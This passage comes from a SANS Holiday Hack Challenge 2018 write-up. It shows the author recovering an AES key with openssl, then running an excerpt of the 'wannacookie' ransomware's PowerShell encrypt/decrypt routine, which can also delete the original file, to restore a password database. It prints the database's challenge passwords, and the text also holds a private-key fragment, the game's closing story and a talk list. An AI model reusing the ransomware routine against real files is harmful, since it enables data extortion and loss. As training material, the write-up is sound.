JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

Using xxd to reverse the hex key **$Pub_key_encrypted_Key** to binary file **encrypted.dat**, and use openssl to decrypt the **encrypted.dat** file with the private **server.key**:

```
root@Kali:~# echo
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca056
80d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c
5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7
abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a2
95e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee
57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971" | xxd -r -p > encrypted.dat
root@Kali:~# openssl rsautl -decrypt -oaep -inkey server.key -in encrypted.dat -out
message.txt
root@Kali:~# xxd message.txt
00000000: fbcf c121 915d 99cc 20a3 d3d5 d84f 8308  ...!.].. ....O..
root@Kali:~#
```

The decryption key in Hex = **FBCFC121915D99CC20A3D3D5D84F8308**

From the **wannacookie.ps1** file we just need two functions to decrypt the file **alabaster_passwords.elfdb.wannacookie** being **Enc_Dec-File** and the **H2B**:

```
function Enc_Dec-File($key, $File, $enc_it)
{
    [byte[]]$key = $key
    $Suffix = "`.wannacookie"
    [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
    [System.Int32]$KeySize = $key.Length*8
    $AESP = New-Object 'System.Security.Cryptography.AesManaged'
    $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $AESP.BlockSize = 128
    $AESP.KeySize = $KeySize
    $AESP.Key = $key
    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
    if ($enc_it)
        {
            $DestFile = $File + $Suffix
        }
        else
        {
            $DestFile = ($File -replace $Suffix)
        }
    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
    if ($enc_it)
        {
        $AESP.GenerateIV()
        $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
        $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
        $Transform = $AESP.CreateEncryptor()
    }
        else
        {
        [Byte[]]$LenIV = New-Object Byte[] 4
        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
        $FileSR.Read($LenIV,  0, 3) | Out-Null
        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
        [Byte[]]$IV = New-Object Byte[] $LIV
        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
        $FileSR.Read($IV, 0, $LIV) | Out-Null
        $AESP.IV = $IV
        $Transform = $AESP.CreateDecryptor()
    }
    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
    [Int]$Count = 0
    [Int]$BlockSzBts = $AESP.BlockSize / 8
    [Byte[]]$Data = New-Object Byte[] $BlockSzBts
    Do
    {
        $Count = $FileSR.Read($Data, 0, $BlockSzBts)
        $CryptoS.Write($Data, 0, $Count)
    }
    While ($Count -gt 0)
    $CryptoS.FlushFinalBlock()
    $CryptoS.Close()
    $FileSR.Close()
    $FileSW.Close()
    Clear-variable -Name "key"
    Remove-Item $File
}

function H2B
{
    param($HX)
    $HX = $HX -split '(..)' | ? { $_ }
```

```
    ForEach ($value in $HX)
    {
        [Convert]::ToInt32($value,16)
    }
}

# Decryption key in Hex:
$DecryptionKey = "FBCFC121915D99CC20A3D3D5D84F8308"
# Decrypt key converted from Hex to Binary:
$Byte_key = H2B $DecryptionKey
# Get the Elfdb wannacookied file to decrypt
$elfdb = (Get-ChildItem .\alabaster_passwords.elfdb.wannacookie).FullName
# Use the function Enc_Dec-File to decrypt the provided file with the provided key and set
$enc_it to be $false, meaning it will decrypt the file.
Enc_Dec-File $Byte_key $elfdb $false
```

After this is run the file **alabaster_passwords.elfdb.wannacookie** is decrypted back to **alabaster_passwords.elfdb**

Check what database Alabaster uses and what password is in it for the Vault:

```
root@Kali:~# file alabaster_passwords.elfdb
alabaster passwords.elfdb: SQLite 3.x database, last written using SQLite version 3015002
root@Kali:~#sqlite3 alabaster passwords.elfdb '.tables'
passwords
root@Kali:~#sqlite3 alabaster passwords.elfdb 'select * from passwords'
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesTOo@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Woootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
root@Kali:~#
```

Recover Alabaster's Password Answer:
ED#ED#EED#EF#G#F#G#ABA#BA#B

Alabaster Snowball:

I'm seriously impressed by your security skills. How could I forget that I used Rachmaninoff as my musical password?

Narrative 12 of 12:

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

10 OBJECTIVE: WHO IS BEHIND IT ALL?

Difficulty: 

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers (SANSHolidayHackChallenge@counterhack.com) please explain that plan.


Objective hint:

- Rachmaninoff: Really, it's Mozart. And it should be in the key of D, not E.

We need to transpose Alabaster password ED#ED#EED#EF#G#F#G#ABA#BA#B from E to D. The following website provided a handy conversion chart: http://www.martymethod.com/Transposing.htm

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
E:	E	D#	E	D#	E	E	D#	E	F#	G#	F#	G#	A	B	A#	B	A#	B
D:	D	C#	D	C#	D	D	C#	D	E	F#	E	F#	G	A	G#	A	G#	A

Use the D key on the piano door to open it:



Hans:


It's a pleasure to see you again.
Congratulations.

Elf-in-Disguise:

Congratulations on a job well done.
All of the toy soldiers are actually elves in disguise.


Santa:

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!
You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!
I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.
That's why we had so many different challenges this year.
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.
And you did!
Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.
See what happens when they take off those hats?
Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.
And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.
You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?
They lived happily ever after.



Who Is Behind It All? Answer: **Santa**

Congratulations on solving the SANS Holiday Hack Challenge 2018!



Submit report to: SANSHolidayHackChallenge@counterhack.com

APPENDIX I: CONFERENCE TALKS

KringleCon

Speaker Agenda

Keynote Speaker

Dave Kennedy
The Five Ways the Cyber Grinch Stole Christmas
Track 3

Holiday Hack Challenge Director

Ed Skoudis [CHC]
KringleCon: Start Here
Track 2

Brian Hostetler [CHC]
CSV DDE Injection: Pwn Web Apps Like a Ninja
Track 2

Chris Davis [CHC]
Analyzing PowerShell Malware
Track 4

Mark Baggett
Escaping Python Shells
Track 7

Beau Bullock
Everything You've Wanted to Know About Password Spraying But Were Afraid to Ask
Track 6

Mick Douglas
PowerShell for Pen Testing
Track 6

Micah Hoffman
Breach Data and You
Track 5

Heather Mahalik
Smartphone Forensics: Why Building a Toolbox Matters
Track 5

Jason Nickola
Crash Course in Web App Pen Testing with Burp Suite
Track 5

Larry Pesce
Software-Defined Radio: The New Awesome
Track 1

Derek Rook
Pivoting: SSH
Track 1

John Strand
Evil Clouds
Track 1

Chris Elgee and Chris Davis [CHC]
HTTP/2: Because 1 Is the Loneliest Number
Track 2

Brian Hostetler [CHC]
Buried Secrets: Digging Deep Through Cloud Repositories
Track 4

Jay Beale
Quick Intro to Attacking a Kubernetes Cluster
Track 6

Jack Daniel
The Secret to Building Community
Track 1

Jon Gorenflo
Intro to Hashcat
Track 6

Katie Knowles
Sneaking Secrets from SMB Shares
Track 4

Tim Medin
Hacking Dumberly Not Harderer
Track 7

Deviant Ollam
Key Decoding
Track 5

Mike Poor
PCAP for Fun and Profit
Track 4

Mike Saunders
Web App 101: Getting the Lay of the Land
Track 7

John Strand
Malware Zoo
Track 7

Rachel Tobac
How I Would Hack You: Social Engineering Step-by-Step
Track 2